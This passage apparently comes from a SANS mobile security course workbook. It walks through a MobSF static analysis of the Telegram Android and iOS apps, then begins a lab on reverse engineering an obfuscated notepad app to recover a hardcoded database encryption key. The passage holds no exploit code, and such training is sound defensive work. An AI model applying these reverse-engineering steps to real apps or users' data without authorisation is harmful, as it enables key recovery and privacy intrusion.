In the menu on the left, click the "Browsable Activities" section. The telegram application has two browsable activities: LaunchActivity and ShareActivity. For each activity, MobSF shows which schemes can be used to trigger them. From this information, we can identify three different host names connected to the application: telegram.me, telegram.dog, and t.me.

10. Examine the Permissions


Navigate to the permissions sections of the report. After you have navigated to the correct section, you can minimize the menu on the left by clicking the hamburger button at the top of the report. This will help you to view the content on the screen.

The telegram application requests over 50 different permissions, many of which are labeled as dangerous. Permissions are labeled as dangerous if they can have a big impact on the user's privacy, on the device, or if MobSF doesn't recognize them.

Scroll through the list of permissions and identify any permissions that are suspicious for a messaging application.

Most of the requested permissions make sense for a messaging application. However, the REQUEST_INSTALL_PACKAGES and the SYSTEM_ALERT_WINDOW permissions can be used together to trick the user into installing new applications.

Almost all permissions are labeled as dangerous. The actual danger of allowing a permission is, of course, dependent on the type of application that is being examined. If this list of permissions would be requested by a simple mobile game, it would most definitely be dangerous.




11. Examining the Android Manifest

Open the menu on the left and click on the **Security Analysis | Manifest Analysis** section. Close the menu again to make everything on the screen readable.

This section lists all the security issues that have been found in the Manifest. For each item, it will define the type, whether or not it requires a permission, and if an Intent filter exists. Intent filters are used to filter explicit Intents, while permissions can protect an activity, service, or broadcast receiver from being accessed by unauthorized applications.

According to MobSF, every item in this section is rated as having a high severity. Again, this depends on the kind of application you are examining. Furthermore, a high severity is automatically given to any service, activity, or broadcast receiver that is not protected with a permission. The fact that something is publicly accessible does not automatically make it vulnerable. It is, however, part of the attack surface and should be examined more closely. For some items, the exported property is explicitly set to true. Items that have an Intent filter are automatically exported since otherwise other applications would not be able to send Intents to the application endpoint anyway.

Take a few minutes to scroll through the items in the manifest and read some of the descriptions.




12. Examine the Platform Interaction

Go to the Android API section either by going through the menu or scrolling down and finding the Local File I/O Operations subsection. Here you can find all Java classes that perform interactions with the local filesystem. Open the UserConfig Java class by clicking on the filename. This will decompile the selected class and show it on screen. It might take a while until the class is decompiled.

Even though dynamic analysis is typically preferred to identify local file storage, we can already get a good overview of what kind of data will be stored in the system preferences. Scroll down to the saveConfig method and identify the different SharedPreferences fields that will be stored.

At the end of the methods, a field called tmpPassword is stored using a base64 encoding of a byte array. In order to figure out how this tmpPassword field relates to the login procedure, a full analysis of the application code should be performed.

> If you scroll further down, you can identify which decompiler has been used to decompile the class. Jadx has added some comments about the decompilation process right above the loadConfig method.




13. Load Telegram IPA

Now that we have taken a look at the telegram application on Android, it's time to take a look at the same application for iOS. Click on the MobSF logo on the top left of the screen to go back to the upload screen, or use the address bar to navigate to localhost:8000.

Click the "Upload & Analyze" button and select the telegram.ipa file from the same folder (/root/labs/mobsf) as before.

Once again, it will take a few moments for the analysis to complete.




14. Examine the Available Analysis Results

Immediately, you can see that there are far fewer options in the menu on the left as opposed to the Android analysis. This is partly because there is less application interaction on iOS and partly because Android applications are far easier to decompile and to extract interesting artifacts from than natively compiled iOS applications.

Scroll to the "Options" sections and click on the "View Info.plist" button. This will show you the raw Info.plist file that has been extracted from the IPA file.

The Info.plist file contains almost all of the information that has been extracted for the analysis. While it is possible to examine the Info.plist file directly, it is much more convenient to view the info through the MobSF interface.



15. Examine the Permissions

Close the Info.plist popup and scroll down to the permissions section. While the application does have a few permissions, there are substantially fewer permissions than the Android version. For each permission, the Telegram application explains why it is needed. This reasoning is, of course, chosen by Telegram itself and does not necessarily reflect the actual usage of the permission.


Read the explanations for the different permissions and validate if they in fact makes sense.

16. Examine the App Transport Security policy

Scroll down until you reach the App Transport Security (ATS) section, or click the Transport Security button in the menu.

Newer versions of iOS are no longer possible by default to communicate over a non-secure communication channel. Developers can, however, include exceptions through the app transport security policy. Telegram has, in fact, implemented such an exception, which means some forms of communication will still happen over an insecure channel.

If this setting is set to true, as it is in the Telegram application, the developer must provide a reason when submitting the application to the App Store. This information is not included in the Info.plist file, so we can we cannot recover it directly from the IPA.




17. Examine the Binary

Scroll down to the binary analysis section.

MobSF lists both enabled and disabled security flags. The PIE flag is enabled and allows an application to fully utilize the ASLR protection mechanism. Additionally, the fstack-protector-all flag is also enabled, which further mitigates specific low-level attacks.

However, there are a few insecure items here as well. First, the application does not use Automatic Reference Counting (ARC). While this is not a direct vulnerability, it is now up to the developer himself to properly allocate and free resources. If an error is made in this regard, the application may be vulnerable to a double-free attack. Additionally, the application uses a few APIs that are considered dangerous. If an attacker is able to manipulate the input for these APIs, it can serve as an initial entry into the application and could eventually lead to malicious code execution.

> In mid-2019, unsafe APIs like the ones mentioned here were abused inside WhatsApp in order to remotely infect devices and steal messages.



MobSF can give a very good overview of Android applications and can easily help you identify the attack surface. However, automated static analysis is still rather limited in comparison to a full source code review. You were able to identify which permissions were requested but it is still unclear how these permissions are used. Does the telegram application indeed only use your location data when you want to share it with your friends, or does it continuously monitor your location and track you wherever you go?

For iOS, the automated static analysis is rather limited. Without access to the original source code, it is very difficult to figure out the behavior of the application. A few issues were identified by MobSF, and especially the misconfigured App Transport Security policy is a red flag for a secure messaging application. Without diving into the source code, we can only hope that the non-HTTPS channel is only used for non-sensitive data.

This page intentionally left blank.

SEC575-3.3: Exercise—Obfuscated Android App Analysis

Objective

Evaluate the Secure Notepad app for Android, identifying the key used to encrypt database content. Once you identify the key, use the DB Browser for SQLite application on Windows to decrypt the notepad.db file and extract the secret message.

Scenario

In this exercise, you'll build the necessary skills to evaluate obfuscated Android applications. You'll use the Jadx decompiler that we've seen earlier, but you'll also leverage Simplify to remove some unnecessary code, then use Android Studio to refactor and rename code portions to make them more legible. This analysis will be performed on a Linux system to overcome a bug affecting Simplify on Windows systems.

Once you've completed your analysis, you'll examine the code to identify the mechanism used to select a password on the system for use in encrypting SQLite database files. Using the password and the Windows-based DB Browser for the SQLite tool capable of decrypting SQLite databases, you'll recover the secret message.

Virtual Machines

1. Windows 10
2. Kali

Secure NotePad Analysis

Kevin Searle has lost vital data he recorded using an Android app, Secure NotePad.

Fortunately, he has a backup of the database file from the app, `notepad.db`*. Unfortunately, the backup file is encrypted. Kevin is positive that he did not choose a password in using the Secure NotePad application, which likely points to a hardcoded password used for storing the encrypted note data.*

Help Kevin recover the data from the `notepad.db` *database by reverse engineering the* `SecureNotePad.apk` *application. Use a combination of Jadx, Simplify, and Android Studio to recover the encryption password, then use the DB Browser for SQLite application to decrypt and access the* `notepad.db` *data.*

1. **Log in to Kali Linux**

